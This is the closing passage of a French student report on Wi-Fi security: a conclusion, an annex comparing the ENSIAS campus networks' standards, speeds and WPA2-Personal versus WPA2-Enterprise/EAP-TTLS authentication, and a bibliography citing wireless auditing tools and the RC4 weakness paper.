Ce projet nous a également permis de prendre conscience de l'évolution constante des menaces et des attaques dans le domaine de la sécurité des réseaux. Il est crucial de se tenir au courant et de surveiller les développements technologiques et les nouvelles vulnérabilités afin de maintenir un niveau de sécurité élevé.

En résumé, cette expérience nous a permis d'élargir nos compétences en matière de sécurité des réseaux sans fil et de prendre conscience de l'importance de rester vigilant face aux menaces croissantes. Nous sommes désormais mieux préparés pour contribuer à la protection des réseaux et des données sensibles dans un environnement où la connectivité sans fil est devenue incontournable.

Annexe

SSID	Campus Connecte	ENSIAS-WIFI	ENSIAS-STUDENT
Protocol	Wi-Fi 5 (802.11ac)	Wi-Fi 4 (802.11n)	Wi-Fi 4 (802.11n)
Security type	WPA2-Enterprise	WPA2-Personal	WPA2-Personal
Type of sign-in info	Microsoft : EAP-TTLS	-	-
Network band	5 GHz	2.4 GHz	2.4 GHz
Link speed (Receive/Transmit)	360/360 (Mbps)	144/144 (Mbps)	144/144 (Mbps)

TABLE 3.1 – Tableau comparatif des réseaux Wi-Fi de l'ENSIAS

Nous remarquons que ENSIAS-WIFI et ENSIAS-STUDENT sont tous deux certifiés Wi-Fi 4 (802.11n), tandis que Compus Connecte est certifié Wi-Fi 5 (802.11ac). Wi-Fi 4 offre des vitesses de transfert de données accrues et une portée étendue par rapport aux normes précédentes, ce qui permet d'améliorer les performances et la fiabilité. La vitesse de réseau peut atteindre 600 Mbps (144 ici dans sa bande de fréquence la plus courante de 2,4 GHz). Par ailleurs, dans Wi-Fi 5 on trouve des vitesses de transfert de données encore plus rapides, une capacité améliorée et une technologie de formation de faisceau pour une meilleure efficacité, portée et fiabilité du réseau, ainsi que des performances globales accrues. Le Wi-Fi 5 offre une vitesse de réseau maximale de 6,9 Gbps (360 ici dans la bande de fréquence de 5 GHz).

En termes de protocoles de sécurité, la principale différence entre ensias-wifi et ensias-student et entre Compus Connect est que les premiers sont protégés par WPA2/personnel et que les autres utilisent WPA2/entreprise. Étant donné que les réseaux ensias-wifi et ensias-student sont réservés aux étudiants de l'ENSIAS (comme les petits réseaux de bureau), ils utilisent le WPA2/personal qui repose sur un mot de passe partagé avec tous les appareils pour pouvoir accéder au réseau.

En revanche, le WPA2 Enterprise est utilisé dans les grandes organisations et les installations Wi-Fi publiques, c'est pourquoi il convient à Compus Connecte. Il utilise l'authentification individuelle des utilisateurs par le biais d'un serveur d'authentification, ce qui permet un contrôle granulaire de l'accès et de la gestion des utilisateurs. C'est dans ce contexte que le serveur RADIUS (Remote Authentication Dial-In User Service) est utilisé.

EAP-TTLS est utilisé par Compus Connecte pour renforcer la sécurité du réseau en fournissant un mécanisme d'authentification sécurisé. Le processus d'authentification est sécurisé par l'établissement d'un tunnel TLS qui crypte la communication entre le client et le serveur RADIUS, garantissant ainsi la confidentialité et l'intégrité des données. L'un de ses principaux avantages est la prise en charge de diverses méthodes d'authentification : nom d'utilisateur/mot de passe, authentification basée sur des jetons ou certificats numériques.

Bibliographie

- [1] Aircrack-ng official website. <<https://www.aircrack-ng.org/>>.
- [2] Cisco systems - points d'accès cisco aironet 1200. <https://www.v-ingenierie.com/produits/Points_d_acces_radiofrequence/Les_Classiques/fiches/cisco1200.pdf>.
- [3] Comment fonctionne l'authentification sur le serveur radius. <https://www.watchguard.com/help/docs/fireware/12/fr-FR/Content/fr-FR/authentication/radius_how_works_c.html>.
- [4] Ieee 802.11 wep (wired equivalent privacy) concepts and vulnerability by shivaputrappa vibhuti. .
- [5] Mettez en place un serveur radius. <<https://openclassrooms.com/fr/courses/2557196-administrez-une-architecture-reseau-avec-cisco/5135511-mettez-en-place-un-serveur-radius>>.
- [6] Official github repository for wifite2. <<https://github.com/derv82/wifite2>>.
- [7] S. r. fluhrer, i. mantin, and a. shamir. weaknesses in the key scheduling algorithm of rc4. in selected areas in cryptography, pages 1–24, 2001. .